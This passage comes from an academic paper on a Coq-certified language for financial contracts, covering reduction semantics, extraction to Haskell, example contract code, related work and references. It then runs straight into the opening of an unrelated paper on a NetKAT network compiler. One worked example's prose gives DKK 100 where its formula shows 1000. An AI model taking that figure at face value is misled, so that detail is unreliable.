Moreover, spc uses an auxiliary function trav , also defined in Figure 9, which tries to simplify the *if-within* construct.

Example 5. Reconsider the CDS contract from Example 4. We want to see what happens if party X defaults. To this end, we define the partial environment ρ such that $\rho(X \text{ defaults}, i) = \text{true}$ if $i = 15$, $\rho(X \text{ defaults}, i) = \text{false}$ if $i \neq 15$, and otherwise ρ is undefined. In other words, we assume that party X defaults after 15 days: with this input, spc transforms the contract into

$$(10 \times \text{DKK}(Y \rightarrow Z)) \& (15 \uparrow 900 \times \text{DKK}(Z \rightarrow Y))$$

That is, Y pays Z DKK 10 today and Z pays Y DKK 900 in 15 days. On the other hand, if X does not default, that is, if

$\rho(X \text{ defaults}, i) = \text{false}$ for all i , then spc transforms the contract into

$$(30 \uparrow 1000 \times \text{DKK}(X \rightarrow Y)) \& (10 \times \text{DKK}(Y \rightarrow Z))$$

That is, Y pays Z DKK 10 today and X pays Y DKK 100 in 30 days.

We can show that spc and sp_E indeed implement specialisation of contracts and expressions, respectively:

Theorem 10. Let Γ be a typing environment, $\gamma \in \llbracket \Gamma \rrbracket_{\rho}$, and $\rho \in \text{Env}_{\rho}$.

- (i) Given $\Gamma \vdash e : \tau$, we have that $\text{sp}_E(e, \gamma, \rho) \equiv_{\gamma, \rho} e$.
- (ii) Given $\Gamma \vdash c : \text{Contr}$, we have that $\text{spc}(c, \gamma, \rho) \equiv_{\gamma, \rho} c$.

In particular, we have that specialisation preserves the typing, that is, $\Gamma \vdash c : \text{Contr}$ implies that $\Gamma \vdash \text{spc}(c, \gamma, \rho) : \text{Contr}$, and analogously for the refined type system.

4.2 Reduction Semantics and Contract Advancement

In addition to the denotational semantics, we equip the contract language with a reduction semantics [2], which *advances* a contract by one time unit. This reduction semantics allows us to modify a contract according to the passage of time and the knowledge of observables that gradually becomes available. In addition, the reduction semantics will tell us the concrete asset transfers that have to occur according to the contract.

We write $c \xrightarrow{T}_{\rho} c'$, to denote that c is advanced to c' in the partial environment $\rho \in \text{Env}_{\rho}$, where $T \in \text{Trans}$ represents the transfers that the contract c stipulates during this time unit, and c' is the contract that describes all remaining obligations except these transfers (both under the assumptions represented by ρ). In order to define \xrightarrow{T}_{ρ} , we have to generalise it such that it works on open contracts as well. To this end, we also index the relation with a partial variable assignment γ . In sum, the reduction semantics is a relation written as $c \xrightarrow{T}_{\gamma, \rho} c'$, and we use the notation $c \xrightarrow{T}_{\rho} c'$ for the special case that γ is the empty variable assignment. The full definition of the reduction semantics is given in Figure 10.

We can show that the reduction semantics is computationally adequate w.r.t. the denotational semantics. In order to express this property, we need the notion that partial environment $\rho \in \text{Env}_{\rho}$ is *historically complete*. By this we mean that $\rho(l, i)$ is defined for all $l \in \text{Label}$ and $i \leq 0$. In other words, we have complete knowledge about the past. For the sake of a clearer presentation, we formulate the adequacy property in terms of closed contracts only:

Theorem 11 (Computational adequacy of \xrightarrow{T}_{ρ}). Let $\Vdash c : \text{Contr}^t$ and $\rho \in \text{Env}_{\rho}$.

- (i) If $c \xrightarrow{T}_{\rho} c'$, then the following holds for all ρ' that extend ρ :
 - (a) $\mathcal{C} \llbracket c \rrbracket_{\rho'}(0) = T$, and
 - (b) $\mathcal{C} \llbracket c \rrbracket_{\rho'}(i+1) = \mathcal{C} \llbracket c' \rrbracket_{\rho'/1}(i)$ for all $i \in \mathbb{N}$,
- (ii) If $c \xrightarrow{T}_{\rho} c'$, then $\Vdash c' : \text{Contr}^{t-1}$.
- (iii) If ρ is historically complete, then there is a unique c' such that $c \xrightarrow{T}_{\rho} c'$ and $T = \mathcal{C} \llbracket c \rrbracket_{\rho}(0)$.

Property (i) expresses that the reduction semantics is sound; (ii) expresses type preservation, and (iii) expresses a progress property.

Combining the three individual properties above, and specialising it to total environments $\rho \in \text{Env}$, we can conclude that any well-typed contract yields an infinite reduction sequence, which reveals the contract's complete denotational semantics:

$$c \xrightarrow{\mathcal{C} \llbracket c \rrbracket_{\rho}(0)}_{\rho} c_0 \xrightarrow{\mathcal{C} \llbracket c \rrbracket_{\rho}(1)}_{\rho/1} c_1 \xrightarrow{\mathcal{C} \llbracket c \rrbracket_{\rho}(2)}_{\rho/2} \dots$$

$$\begin{array}{c}
\frac{c \xrightarrow{T}_{\gamma, \rho} c'}{0 \uparrow c \xrightarrow{T}_{\gamma, \rho} c'} \quad \frac{}{\emptyset \xrightarrow{T_0}_{\gamma, \rho} \emptyset} \quad \frac{}{a(p \rightarrow q) \xrightarrow{T_{p,q,a}}_{\gamma, \rho} \emptyset} \\
\\
\frac{d > 0}{d \uparrow c \xrightarrow{T_0}_{\gamma, \rho} d - 1 \uparrow c} \quad \frac{c \xrightarrow{T}_{\gamma, \rho} c' \quad r = \text{spE}(e, \gamma, \rho) \quad r \in \mathbb{R}}{e \times c \xrightarrow{r * T}_{\gamma, \rho} r \times c'} \\
\\
\frac{c_i \xrightarrow{T_i}_{\gamma, \rho} c_i}{c_1 \& c_2 \xrightarrow{T_1 + T_2}_{\gamma, \rho} c_1 \& c_2} \quad \frac{c \xrightarrow{T_0}_{\gamma, \rho} c' \quad e' = \text{spE}(e, \gamma, \rho)}{e \times c \xrightarrow{T_0}_{\gamma, \rho} (-1 \uparrow e') \times c'} \\
\\
\frac{\text{spE}(e, \gamma, \rho) = e' \quad \gamma' = \begin{cases} \gamma[x \mapsto e'] & \text{if } e' \in \mathbb{R} \cup \mathbb{B} \\ \gamma & \text{otherwise} \end{cases}}{c \xrightarrow{T}_{\gamma', \rho} c'} \\
\\
\frac{}{\text{let } x = e \text{ in } c \xrightarrow{T}_{\gamma, \rho} \text{let } x = -1 \uparrow e' \text{ in } c} \\
\\
\frac{\text{spE}(e, \gamma, \rho) = \text{false} \quad c_2 \xrightarrow{T}_{\gamma, \rho} c'}{\text{if } e \text{ within } 0 \text{ then } c_1 \text{ else } c_2 \xrightarrow{T}_{\gamma, \rho} c'} \\
\\
\frac{\text{spE}(e, \gamma, \rho) = \text{true} \quad c_2 \xrightarrow{T}_{\gamma, \rho} c'}{\text{if } e \text{ within } d \text{ then } c_1 \text{ else } c_2 \xrightarrow{T}_{\gamma, \rho} c'} \\
\\
\frac{\text{spE}(e, \gamma, \rho) = \text{false} \quad d > 0}{\text{if } e \text{ within } d \text{ then } c_1 \text{ else } c_2 \xrightarrow{T_0}_{\gamma, \rho} \text{if } e \text{ within } d - 1 \text{ then } c_1 \text{ else } c_2}
\end{array}$$

where $T_0 = \lambda t. 0$ $r * T = \lambda t. r \cdot T(t)$

$$T_1 + T_2 = \lambda t. T_1(t) + T_2(t)$$

$$T_{p,q,a} = \lambda(p', q', a'). \begin{cases} 1 & \text{if } (p', q', a') = (p, q, a) \\ -1 & \text{if } (p', q', a') = (q, p, a) \\ 0 & \text{otherwise} \end{cases}$$

Figure 10. Contract reduction semantics.

Because contracts have a finite horizon (see Section 3.1), we know that there is some $n \in \mathbb{N}$ such that $c_i \equiv \emptyset$ for all $i \geq n$. In addition, one can show that there is some $n \in \mathbb{N}$ such that $c_i = \emptyset$ for all $i \geq n$.

It is intuitively expected that we require a contract c to be causal in order to obtain a reduction $c \xrightarrow{T}_{\rho} c'$, given that ρ is only historically complete. For instance, given the contract $c_1 = \text{obs}(l, 1) \times a(p \rightarrow q)$, which is clearly not causal, we do not know its cash-flow T at time 0 given only knowledge about the environment at time 0 and earlier, since T depends on the value of the observable l at time 1.

However, even causality is not enough, and indeed our progress result in Theorem 11 requires well-typing. In fact, we cannot hope to devise a *compositional* reduction semantics that is adequate for all causal contracts. The problem is that *causality* is not a compositional property! For example, similarly to the contract c_1 , also the contract $c_2 = \text{obs}(l, 1) \times a(q \rightarrow p)$ is not causal. However, the contract $c_1 \& c_2$ is equivalent to \emptyset and thus is causal. Therefore, being able to capture a conservative notion of causality that is compositional, for example, in the form of well-typing, is crucial for the computational adequacy of the reduction semantics.

A central lemma for proving property (iii) of Theorem 11, is that the specialisation function spE is complete in the sense that it yields a literal if given a partial environment and a partial variable assignment that is “sufficiently defined”. More concretely, we have that if $\Gamma \Vdash e : \tau^t$, then $\text{spE}(e, \gamma, \rho) \in \llbracket \tau \rrbracket$, given that $\rho \in \text{Env}_P$

and $\gamma \in \llbracket \Gamma \rrbracket_P$ are sufficiently defined. The “sufficiently defined” condition is dependent on the typing of e . It requires that $\gamma(x)$ is defined whenever $x : \sigma^s \in \Gamma$ and $s \leq t$, and that $\rho(l, i)$ is defined whenever $i \leq t$. In other words, γ and ρ satisfy the temporal dependencies implicated by the typing $\Gamma \Vdash e : \tau^t$.

In order to make the reduction semantics practically useful, we implement it in the form of a function adv that takes a contract c , a partial variable assignment γ , and a partial external environment ρ and returns a contract c' together with the transfer function $T \in \text{Trans}$ such that $c \xrightarrow{T}_{\gamma, \rho} c'$. The function adv can be implemented by transcribing the inference rules from Figure 10 into a function definition. However, we have to make a small change in order to obtain an effectively computable function. The issue is the second rule for contracts of the form $e \times c$. To implement this rule we have to check whether the derived transfer function for the contract c is equal to T_0 , the empty transfer function. This is undecidable if we use the full function space Trans of transfer functions. However, transfer functions T that are the result of the semantics of a contract have finite support, that is, $T(t) \neq 0$ for only finitely many t . Hence, we can represent transfer functions using finite maps, with which we can efficiently check whether a transfer function is the empty transfer function T_0 . The implementation for adv can be found in the associated Coq source code along with the proof that it adequately implements the reduction semantics. The implementation also makes use of the antisymmetry of transfer functions, that is, the fact that $T(p, q, a) = -T(q, p, a)$ (cf. Lemma 2), by only storing one of the values $T(p, q, a)$ and $T(q, p, a)$.

5. Coq Formalisation and Code Extraction

We have formalised the contract language in the Coq theorem prover. To this end, we have chosen an extrinsically typed representation using de Bruijn indices. That is, the abstract syntax of contracts and expressions is represented as simple inductive data types and the typing rules are given separately as inductive predicate definitions.

The use of extrinsic typing—as opposed to intrinsic typing, where the type system of the meta language is used to encode the object language’s type system—has two important benefits. First of all, we have two different type systems: the simple type system from Figure 2 and the time-indexed type system from Figure 7. With intrinsic typing, we would need to choose a single one. Secondly, the types representing the abstract syntax of contracts and expressions are simple algebraic data types. Coq’s built-in code extraction to generate Haskell or OCaml code does not work very well outside of the realm of algebraic data types—extraction is, at best, difficult with general inductive type families.

The use of extrinsic typing has some drawbacks, though. Some functions that are total on well-typed contracts (e.g., the denotational semantics) are only partial on untyped contracts. Transformations such as contract specialisation and advancement require a separate proof showing that well-typing is preserved.

All propositions and theorems given in Sections 2, 3, and 4 were proved using our formalisation in Coq. In the remainder of this section, we describe how executable Haskell code is produced from this formalisation. The resulting Haskell implementation provides an embedded domain-specific language to write concrete contracts and exposes the contract analysis and management functionality that we discussed in Sections 3 and 4.

5.1 Generating Certified Code

Our goal is to obtain a certified contract management engine implemented in Haskell. That is, the implementation should satisfy the properties that we have proved in Coq. While ideally, one would

like the entire software stack (and even hardware stack) on which contracts are being managed to be certified, there are several non-certified components involved: The generated Haskell code has been compiled with a non-certified Haskell compiler and runs under a non-certified runtime system, most likely on top of a non-certified operating system. Another component that must be trusted is Coq's code extraction itself (which has been addressed to some extent [23]). Our work requires trust in these lower-level components.

Instead of extracting Haskell code for types and functions from Coq's standard library, such as `list` and `option`, we map these to the corresponding implementations in Haskell's standard library. Coq's code extraction facility provides corresponding customisation features that allow this mapping. In addition, our Coq formalisation uses axiomatised abstract types, that is, types that are only given by their properties, and we can thus not extract code for them. Examples are the types for assets, parties and finite maps as well as the type of real numbers. We use the same customisation mechanism to map these types to corresponding types in Haskell.

Code extraction from Coq into Haskell (or OCaml) does not simply translate function and type definitions from one language to another. It also elides logical parts, that is, those of sort *Prop*. Using data types containing proofs and defining functions that operate on them can be useful for establishing invariants that are maintained by those functions. In many cases, this simplifies the proofs drastically. Code extraction strips those "embedded" proofs from the code.

5.2 Implementing an Embedded Domain-Specific Language

In order to make the contract language usable, we need to provide a front end that allows the user to write contracts in a convenient surface syntax. In particular, we do not want the user to write contracts using de Bruijn indices. Instead of writing a parser that translates the surface syntax into abstract syntax, we have implemented the contract language as an embedded domain-specific language. This approach allows us to provide a contract management framework with minimal effort. In addition, the approach leads to less uncertified code.

In order to build a combinator library to construct contracts and expressions, we use the approach of Atkey et al. [5]. This approach allows us to provide a combinator library that uses higher-order abstract syntax (HOAS) to represent variable binders. For example, expressions are represented by a type $Int \rightarrow Expr$, where *Expr* is the type of expressions extracted from the Coq formalisation and the integer argument is used to keep track of the levels of nested variable binders. In addition, this approach uses type classes in order to keep the representation abstract. This abstraction ensures parametricity, which is needed in order to guarantee that the representation of binders is adequate. The interface of the resulting Haskell combinator library is given in Figure 11.

The type classes *E* and *C* are used to provide an abstract interface for constructing expressions and contracts, respectively. The use of these two type classes allows us to use types of the form $exp\ t$ both for expressions and for bound variables (cf. the type signatures of `acc` and `letc` in Figure 11). The type *Contr* represents closed contracts. In addition, we use the types *R* and *B* to indicate that an expression is of type *Real* or *Bool*, respectively. We can also use Haskell decimal literals to write *Real*-typed literals in the expression language as well as the built-in *if-then-else* construct both for expression- and contract-level conditionals (i.e., *if-within*).

Figure 12 illustrates the use of the combinators. It shows a complete Haskell file that imports the contract library and defines two contracts: the Asian and the American option that we have presented in Section 2.1.

Figure 13 shows a more complex contract expressed in the Haskell EDSL: it describes a bond that is insured by a credit de-

```
-- Expressions
acc  :: E exp => (exp t -> exp t) -> Int -> exp t -> exp t
rObs :: E exp => RealObs -> Int -> exp R
bObs :: E exp => BoolObs -> Int -> exp B

max, min, (+), (*), (/), (-) :: E exp => exp R -> exp R -> exp R
(==), (<), (<=), (>), (>=), (>=) :: E exp => exp R -> exp R -> exp B

(&&), (||) :: E exp => exp B -> exp B -> exp B
not      :: E exp => exp B -> exp B
false, true :: E exp => exp B

-- Contracts
type Contr = forall exp contr . C exp contr => contr

transfer :: C exp contr => Party -> Party -> Asset -> contr
zero     :: C exp contr => contr
letc     :: C exp contr => exp t -> (exp t -> contr) -> contr
(&)      :: C exp contr => contr -> contr -> contr
(!)      :: C exp contr => Int -> contr -> contr
(#)      :: C exp contr => exp R -> contr -> contr
ifWithin :: C exp contr => exp B -> Int -> contr -> contr -> contr

-- Contract management
horizon :: Contr -> Int
welltyped :: Contr -> Bool
advance  :: Contr -> ExtEnvP -> (Contr, FMap)
specialise :: Contr -> ExtEnvP -> Contr
```

Figure 11. Interface for the Haskell extracted contract library.

```
{-# LANGUAGE RebindableSyntax #-}

import RebindableEDSL

asian :: Contr
asian = 90 ! if bObs (Decision X "exercise") 0
  then 100 # ( transfer Y X USD &
              (rate # transfer X Y DKK))
  else zero
  where rate = (acc (\r -> r +
                    rObs (FX USD DKK) 0) 30 0) / 30

american :: Contr
american = if bObs (Decision X "exercise") 0 'within' 90
  then 100 # ( transfer Y X USD &
              (6.23 # transfer X Y DKK))
  else zero
```

Figure 12. Complete Haskell code for Asian and American option.

fault swap (CDS). We have already seen a similar—but simpler—contract in Example 4, where we considered a CDS for a zero-coupon bond. The contract in Figure 13 describes a bond that pays a monthly interest during the 12 months term of the bond. Also the CDS is different: the buyer has to pay a monthly premium instead of a single up-front premium.

6. Related Work

Contract Languages. Research on formal contract languages can be traced back to the work of Lee [21] on electronic contracts. Since then, many different approaches have been studied. An overview over this broad area of contract formalisms can be found in the surveys by Hvitved [13, 14].

Most relevant to our work is the pioneering work on financial contracts by Peyton Jones et al. [28]. This work has evolved into the company LexiFi, which has implemented the techniques on top of their MLFi variant of OCaml [24]. The resulting con-

```

{-# LANGUAGE RebindableSyntax #-}

import RebindableEDSL

bondCDS :: Contr
bondCDS = bond (12 :: Int) DKK 10 1000 Y X
           & cds (12 :: Int) DKK 9 1000 Y Z X

cds months cur premium comp buyer seller ref = step months
  where step i = if i ≤ 0 then zero
                else premium # transfer buyer seller cur &
                  if bObs (Default ref) 0 'within' 30
                  then comp # transfer seller buyer cur
                  else step (i-1)

bond months cur inter nom holder issuer = step months
  where step i = if i ≤ 0
                then nom # transfer issuer holder cur
                else inter # transfer issuer holder cur &
                  if bObs (Default issuer) 0 'within' 30
                  then zero
                  else step (i-1)

```

Figure 13. Complete Haskell code for a CDS for a bond.

tract management platform runs worldwide in many financial institutions through its integration in key financial institutions, such as Bloomberg⁵, and with large asset-management platforms, such as SimCorp Dimension [30], a comprehensive asset-management platform for financial institutions.

Based also on earlier work on contract languages [3], in the last decade, domain specific languages for contract specifications have been widely adopted by the financial industry, in particular in the form of payoff languages, such as the payoff language used by Barclays [9]. It has thus become well-known that domain specific languages for contract management result in more agility, shorter time-to-market for new products, and increased assurance of software quality. See also [1] for an overview of resources related to domain specific languages for the financial domain.

Multi-party contracts have been investigated earlier in the work by Andersen et al. [2] and Henglein et al. [11] on establishing a formal transaction system for enterprise resource planning (ERP). In this line of work, the contract language resembles a process calculus, which is used to match up concrete transactions with abstract specifications of transactions agreed upon in a contract. The absence of explicit observables in these languages avoids the issue of syntactically expressible contracts that are not causal.

Semantics. We equipped our contract language with a denotational semantics as well as an operational semantics in the form of a reduction relation. Likewise, Peyton Jones et al. [28] considered a denotational semantics, however, their semantics is based on stochastic processes. Our denotational semantics draws from previous work on trace-based contract formalisms [2, 15, 20]. However, in order to accommodate the financial domain we needed to add observables to the language and consequently the semantics. While many financial contracts can be formulated without observables, we found examples—such as *double barrier options*—that we were not able to express without observables.

In a later version of their work, Peyton-Jones and Eber also sketched an operational semantics for contract management [27]. A full reduction semantics is given by Andersen et al. [2] as well

as Hvitved et al. [15] along with proofs of their adequacy with respect to the corresponding denotational semantics. The absence of observables in the work of Andersen et al. [2] and Hvitved et al. [15] simplifies the reduction semantics: there is no need to *partially* evaluate expressions and it is syntactically impossible to write contracts that are not causal.

A different semantic approach that we did not discuss in this paper is an axiomatic semantics. Such an axiomatic treatment has been studied by Schuldenzucker [29]. Interestingly, this axiomatisation of two-party contracts is not based on equality of contracts but rather an order \leq on contracts. Equality of contracts is then derived from the order \leq .

Software Verification and Certified Software. In the course of the last decade, formal software verification has grown into a mature technology. It has been applied to realistic software systems such as compilers [22] and operating system kernels [18]. The use of code extraction to obtain executable code from a formally verified implementation is an established technique in the community [7, 10, 23]. Despite the demonstrated feasibility of verification of critical pieces of software, we have yet to see adoption of this technology for financial software in general and for financial contract languages in particular.

The only application of formal software verification in the financial sector we have seen so far is *Imandra* [16], which has been recently developed by the financial technology startup Aesthetic Integration. The core of Imandra is a modelling language for describing financial algorithms. According to Aesthetic Integration, the modelling language has both a formal semantics—for the purpose of formal reasoning—and an executable semantics—for producing executable code. The formal verification capabilities that the Imandra system provides are limited to automated reasoning provided by an SMT solver specialised to the financial domain. While this setup limits the system’s reasoning power compared to the above-mentioned software verification efforts that use proof assistants, the use of automatic reasoning lowers the burden for proving properties substantially.

Type Systems. The use of type systems to guarantee certain temporal properties of programs has been extensively studied in the literature. Most work in this direction stems from applying the Curry-Howard correspondence to linear-time temporal logic (LTL) or fragments thereof: Davies [8] devises a constructive variant of LTL and uses it as a type system for binding time analysis. Apart from the temporal ‘next’ modality, Davies’s system also features time-indexing of the typing judgement and the variables in the typing context. Jeffrey [17] embeds LTL into a dependently typed programming language to type functional reactive programs. However, his underlying model of *reactive types* is much more expressive than plain LTL and, for example, allows him to define the function space of causal functions. Krishnaswami and Benton [19] present a type system for functional reactive programs using time-indexed types similar to ours. But in addition, they also have a ‘next’ modality inspired by Nakano’s calculus for guarded recursion [25]. More recently, Atkey and McBride [4] extended Nakano’s calculus with clock variables for practical programming with coinductive types. Considering the special case of streams (as coinductive types), the type system of Atkey and McBride ensures that all stream transformations satisfy the causality principle.

7. Conclusions and Future Work

We have presented a symbolic framework for modelling financial contracts that is capable of expressing common FX and other derivatives. The framework describes multi-party contracts and can therefore model entire portfolios for holistic risk analysis and management purposes. Contracts can be analysed for their temporal

⁵ Press release available at http://www.lexifi.com/clients/press_release_en/bloomberg.

dependencies and horizon, and gradually evolved until the horizon has been reached, following a reduction semantics based on gradually-available external knowledge in an environment.

Our contract language is implemented using the Coq proof assistant, which enables us to certify the intended properties of our contract analyses and transformations against the denotational cash-flow trace semantics. We used Coq's code extraction functionality to derive a Haskell implementation from the Coq formalisation. The resulting Haskell module can be used as a certified core of a portfolio management framework.

As future work, we plan to explore and model more symbolic contract transformations that are central to day-to-day contract management, and to extend the contract analyses with features relevant for contract valuation. We are also considering generalising contracts to use continuous time instead of discrete time. That is, the denotational semantics of contracts is a function of type $\mathbb{R} \rightarrow \text{Trans}$ instead of $\mathbb{N} \rightarrow \text{Trans}$. We conjecture that the transformations and analyses can still be performed in this generalised setting. For specialisation and advancement, we would have to make additional assumptions about how the partial external environments—which are input to these transformations—are represented. A reasonable choice would be to assume that partial external environments are given as a finite sampling.

Another natural extension of the language is an iteration combinator `iter` that behaves like the accumulation combinator `acc`, but works on contracts instead of expressions. Such a combinator would allow us to express concisely contracts with repetition, such as the bond and CDS example from Figure 13. Currently, we rely on the meta language (i.e., Haskell) to construct such contracts. The contracts are represented in our core contract language and all of our contract management tools apply to them. However, the `iter` combinator would provide a more compact representation.

Our contract language can only express contracts with a finite horizon, which covers most practically relevant financial contracts. Although uncommon, there are financial contracts that are perpetual (e.g., perpetual bonds such as UK World War I bonds). To express such contracts, we would need to extend the contract language, for instance, with an *if-within* construct with unbounded horizon or an unbounded version of the `iter` combinator.

Finally, we are interested in exploring the possibility of bridging symbolic techniques with numerical methods, such as stochastic and closed-form contract valuation (which is probably the most important use case of contract DSLs in general). Our contract analyses are geared towards identifying the external entities that need to be modelled in a pricing engine and we are currently working on deploying the certified contract engine in a contract and portfolio pricing and risk calculation prototype [26].

Acknowledgements.

We would like to thank Fritz Henglein, LexiFi, the attendees of NWPT 2014 as well as the anonymous referees of NWPT 2014 and ICFP 2015 for many useful comments and suggestions.

References

- [1] DSLFin: Financial domain-specific language listing. <http://www.dsifin.org/resources.html>, 2013.
- [2] J. Andersen, E. Elsborg, F. Henglein, J. G. Simonsen, and C. Stefansen. Compositional specification of commercial contracts. *Int. J. Softw. Tools Technol. Transf.*, 8(6):485–516, 2006.
- [3] B. Arnold, A. Van Deursen, and M. Res. An algebraic specification of a language for describing financial products. In *ICSE-17 Workshop on Formal Methods Application in Software Engineering*, pages 6–13, 1995.
- [4] R. Atkey and C. McBride. Productive coprogramming with guarded recursion. In *ICFP*, pages 197–208, 2013.
- [5] R. Atkey, S. Lindley, and J. Yallop. Unembedding domain-specific languages. In *ACM SIGPLAN Symposium on Haskell*, pages 37–48, 2009.
- [6] J. Berthold, A. Filinski, F. Henglein, K. Larsen, M. Steffensen, and B. Vinter. Functional High Performance Financial IT – The HIPER-FIT Research Center in Copenhagen. In *TFP'11 – Revised Selected Papers*, 2012.
- [7] A. Chlipala. *Certified Programming with Dependent Types*. MIT Press, 2013.
- [8] R. Davies. A temporal-logic approach to binding-time analysis. In *LICS*, pages 184–195, 1996.
- [9] S. Frankau, D. Spinellis, N. Nassuphis, and C. Burgard. Commercial uses: Going functional on exotic trades. *J. Funct. Program.*, 19(1): 27–45, 2009.
- [10] F. Haftmann. From higher-order logic to Haskell: There and back again. In *PEPM*, pages 155–158, 2010.
- [11] F. Henglein, K. F. Larsen, J. G. Simonsen, and C. Stefansen. POETS: Process-oriented event-driven transaction systems. *J. Log. Algebr. Program.*, 78(5):381 – 401, 2009.
- [12] J. Hull and A. White. CVA and wrong-way risk. *Financ. Anal. J.*, 68(5):58–69, 2012.
- [13] T. Hvitved. A survey of formal languages for contracts. In *FLACOS*, pages 29–32, 2010.
- [14] T. Hvitved. *Contract Formalisation and Modular Implementation of Domain-Specific Languages*. PhD thesis, Department of Computer Science, University of Copenhagen, 2011.
- [15] T. Hvitved, F. Klaedtke, and E. Zalinescu. A trace-based model for multiparty contracts. *J. Log. Algebr. Program.*, 81(2):72–98, 2012.
- [16] D. A. Ignatovich and G. O. Passmore. Creating safe and fair markets. White Paper AI/1501, Aesthetic Integration, Apr. 2015. URL <http://www.aestheticintegration.com/files/ai-wp1501.pdf>.
- [17] A. Jeffrey. LTL types FRP: Linear-time temporal logic propositions as types, proofs as functional reactive programs. In *PLPV*, pages 49–60, 2012.
- [18] G. Klein, J. Andronick, K. Elphinstone, T. Murray, T. Sewell, R. Kolanski, and G. Heiser. Comprehensive formal verification of an OS microkernel. *ACM T. Comput. Syst.*, 32(1):2:1–2:70, 2014.
- [19] N. Krishnaswami and N. Benton. Ultrametric semantics of reactive programs. In *LICS*, pages 257–266, 2011.
- [20] M. Kyas, C. Prisacariu, and G. Schneider. Run-time monitoring of electronic contracts. In *ATVA*, pages 397–407, 2008.
- [21] R. M. Lee. A logic model for electronic contracting. *Decis. Support Syst.*, 4(1):27–44, 1988.
- [22] X. Leroy. Formal certification of a compiler back-end, or: programming a compiler with a proof assistant. In *POPL*, pages 42–54, 2006.
- [23] P. Letouzey. Extraction in Coq: An overview. In *Computability in Europe*, volume 5028 of *LNCS*, pages 359–369, 2008.
- [24] LexiFi. Contract description language (MLFi). <http://www.lexifi.com/technology/contract-description-language>.
- [25] H. Nakano. A modality for recursion. In *LICS*, pages 255–266, 2000.
- [26] C. Oancea, J. Berthold, M. Elsmann, and C. Andreetta. A financial benchmark for GPGPU compilation. In *CPC*, 2015.
- [27] S. Peyton Jones and J.-M. Eber. How to write a financial contract. In J. Gibbons and O. de Moor, editors, *The Fun of Programming*. Palgrave Macmillan, 2003.
- [28] S. Peyton Jones, J.-M. Eber, and J. Seward. Composing contracts: an adventure in financial engineering (functional pearl). In *ICFP*, 2000.
- [29] S. Schuldenszucker. Decomposing contracts – a formalism for arbitrage argumentations. Master's thesis, Rheinische Friedrich-Wilhelms-Universität Bonn, 2014.
- [30] SimCorp A/S. XpressInstruments solutions. Company white-paper. Available from <http://simcorp.com>, 2009.

A Fast Compiler for NetKAT

Steffen Smolka

Cornell University (USA)
smolka@cs.cornell.edu

Spiridon Eliopoulos *

Inhabited Type LLC (USA)
spiros@inhabitedtype.com

Nate Foster

Cornell University (USA)
jnfooster@cs.cornell.edu

Arjun Guha

UMass Amherst (USA)
arjun@cs.umass.edu

Abstract

High-level programming languages play a key role in a growing number of networking platforms, streamlining application development and enabling precise formal reasoning about network behavior. Unfortunately, current compilers only handle “local” programs that specify behavior in terms of hop-by-hop forwarding behavior, or modest extensions such as simple paths. To encode richer “global” behaviors, programmers must add extra state—something that is tricky to get right and makes programs harder to write and maintain. Making matters worse, existing compilers can take tens of minutes to generate the forwarding state for the network, even on relatively small inputs. This forces programmers to waste time working around performance issues or even revert to using hardware-level APIs.

This paper presents a new compiler for the NetKAT language that handles rich features including regular paths and virtual networks, and yet is several orders of magnitude faster than previous compilers. The compiler uses symbolic automata to calculate the extra state needed to implement “global” programs, and an intermediate representation based on binary decision diagrams to dramatically improve performance. We describe the design and implementation of three essential compiler stages: from virtual programs (which specify behavior in terms of virtual topologies) to global programs (which specify network-wide behavior in terms of physical topologies), from global programs to local programs (which specify behavior in terms of single-switch behavior), and from local programs to hardware-level forwarding tables. We present results from experiments on real-world benchmarks that quantify performance in terms of compilation time and forwarding table size.

Categories and Subject Descriptors D.3.4 [Programming Languages]: Processors—Compilers

Keywords Software-defined networking, domain-specific languages, NetKAT, Frenetic, Kleene Algebra with tests, virtualization, binary decision diagrams.

1. Introduction

High-level languages are playing a key role in a growing number of networking platforms being developed in academia and industry. There are many examples: VMware uses `nlog`, a declara-

tive language based on Datalog, to implement network virtualization [19]; SDX uses Pyretic to combine programs provided by different participants at Internet exchange points [13, 25]; PANE uses NetCore to allow end-hosts to participate in network management decisions [9, 24]; Flowlog offers tierless abstractions based on Datalog [26]; Maple allows packet-processing functions to be specified directly in Haskell or Java [33]; OpenDaylight’s group-based policies describe the state of the network in terms of application-level connectivity requirements [29]; and ONOS provides an “intent framework” that encodes constraints on end-to-end paths [28].

The details of these languages differ, but they all offer abstractions that enable thinking about the behavior of a network in terms of high-level constructs such as packet-processing functions rather than low-level switch configurations. To bridge the gap between these abstractions and the underlying hardware, the compilers for these languages map source programs into forwarding rules that can be installed in the hardware tables maintained by software-defined networking (SDN) switches.

Unfortunately, most compilers for SDN languages only handle “local” programs in which the intended behavior of the network is specified in terms of hop-by-hop processing on individual switches. A few support richer features such as end-to-end paths and network virtualization [19, 28, 33], but to the best of our knowledge, no prior work has presented a complete description of the algorithms one would use to generate the forwarding state needed to implement these features. For example, although NetKAT includes primitives that can be used to succinctly specify global behaviors including regular paths, the existing compiler only handles a local fragment [4]. This means that programmers can only use a restricted subset that is strictly less expressive than the full language and must manually manage the state needed to implement network-wide paths, virtual networks, and other similar features.

Another limitation of current compilers is that they are based on algorithms that perform poorly at scale. For example, the NetCore, NetKAT, PANE, and Pyretic compilers use a simple translation to forwarding tables, where primitive constructs are mapped directly to small tables and other constructs are mapped to algebraic operators on forwarding tables. This approach quickly becomes impractical as the size of the generated tables can grow exponentially with the size of the program! This is a problem for platforms that rely on high-level languages to express control application logic, as a slow compiler can hinder the ability of the platform to effectively monitor and react to changing network state.

Indeed, to work around the performance issues in the current Pyretic compiler, the developers of SDX [13] extended the language in several ways, including adding a new low-cost composition operator that implements the disjoint union of packet-processing functions. The idea was that the implementation of the disjoint union operator could use a linear algorithm that simply concatenates the forwarding tables for each function rather than using the usual quadratic algorithm that does an all-pairs intersection between the entries in each table. However, even with this and other optimizations, the Pyretic compiler still took tens of minutes to generate the forwarding state for inputs of modest size.

* Work performed at Cornell University.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
© 2015 ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784761>

